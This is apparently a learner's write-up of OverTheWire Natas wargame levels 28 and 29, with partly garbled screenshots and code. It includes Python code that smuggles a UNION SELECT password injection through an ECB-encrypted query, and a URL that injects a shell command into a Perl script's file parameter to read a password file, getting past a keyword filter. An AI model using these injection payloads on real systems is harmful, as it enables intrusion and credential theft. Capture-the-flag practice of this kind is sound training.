AHHH, This level took me a complete day to do, they don't give any source code so it was hard to find a hint, but when I looked at the URL I found the query is not plain text but encode and when I try to play around with query I got an error that incorrect padding in the block-cipher, So it was clear that the query is a block cipher encoding so I researched about block cipher "https://www.youtube.com/watch?v=unn09JYIjOI" this video really helped me to understand about it and I after following the I found able to figure out the block size and the number of character which makes a block full and turns out it was 10 character, so using this I injected the SQL query for the password to the next level, and I had to set the block padding to make sure It doesn't throw an error, and after trying I was able to set the injection query in between a normal search query and injection the new query I got the password the next level.

Incorrect amount of PKCS#7 padding for blocksize


```
110
for: 26
G+g1Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAhY3ui8kLEVaROwiiI6Oes5A4wo33m2XSYVHfWPfQo3OKX/tKRQAKZ3UXWuWw9bzTFM5xp7c4R9mULV01ic
106
for: 27
G+g1Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAhY3ui8kLEVaROwiiI6Oes5A4wo33m2XSYVHfWPfQo7TtoIfTwL6iVtwbYUC54uvKjPTmEJE6uu0aBnYZIEp
104
for: 28
G+g1Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAhY3ui8kLEVaROwiiI6Oes5A4wo33m2XSYVHfWPfQo86CqVU7ZbgSgPtt0/KQD0d1/V8E/QY9Jva7f3NLQci
110
for: 29
G+g1Eae6W/1XjA7vRm21nNyEco/c+J2TdR0Qp8dcjPLAhY3ui8kLEVaROwiiI6Oes5A4wo33m2XSYVHfWPfQo90cu12/MXUZMaiIebtmORiI6FnnEKruYdisd+8c9Tt2K5R19pxsrCD2R
mg17iLmA=%3
136
for: 30
Traceback (most recent call last):
```

```
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts> python .\natas11.py
c4pF%2B0pFACRNdRda5Za71vNN8znGntzhH2ZQu87WJwKSdjjD17ST61MwkmOXDr17hpUXVPetVkvVotdw2do7mRjWwDXLX4Xu89v9kcURQwcb6CURp7pb/VeMDu9Gbbwc3IRyj9z4nZN1
HRCnx1yM8sCHLe6LyQsRVpE7CKIjo54%3D
PS C:\Users\UZAIF SHAIKH\Documents\Python Scripts>
```

```
resp = sess.post("http://natas28.natas.labs.overthewire.org", data={"query": 'a'*9 + "' UNION SELECT password FROM users; #"}, auth=("natas28", "JWwR438wkgTs"))
take1 = base64.b64decode(requests.utils.unquote(resp.url[60:]))
print(requests.utils.unquote(resp.url[60:]))

resp = sess.post("http://natas28.natas.labs.overthewire.org", data={"query": 'a'*10}, auth=("natas28", "JWwR438wkgTsNKbBcJoowyysdM82Yjef"))
take2 = base64.b64decode(requests.utils.unquote(resp.url[60:]))

query = take2[:48] + take1[48:(48+(haha*16))] + take2[48:]
```



For Level 30, I looked at the URL and try to cat index.pl and I found the code running at the back, that looking at that, it seems like it blocks whenever the file contains "natas" in it so I had to separate the word natas and then URL encode it and after that I code the password.

```
END ## morla /10111 # '$_ =qw/ljttf3dvv{/s/./print chr ord($&)-1/eg' ## credits for the previous level go to whoever # created  
insomnihack2016/fridginator, where i stole the idea from. # that was a fun challenge, Thanks! # print < y0 rEm3mB3rz p3Rl rit3?  
\\V4Nn4 g0 olD5kewL? R3aD Up!
```

s3IEcT suMp1n! ▾

```
END if(param('file')){ $f=param('file'); if($f =~ /natas/){ print "meeeeeeeep!  
"; } else{ open(FD, "$f.txt"); print "
```

```
";  
while ({  
    print CGI::escapeHTML($ );
```

← → ↻ ⚠ Not secure | natas29.natas.labs.overthewire.org/index.pl?file=|cat+/etc/na""tas_webpass/nat""as30%00

NATAS29

H3y K1dZ,
y0 rEm3mB3rz p3Rl rit3?
\\V4Nn4 g0 olD5kewL? R3aD Up!

s3IEcT suMp1n! ▾

wie9iexae0Daihohv8vuu3cei9wahf0e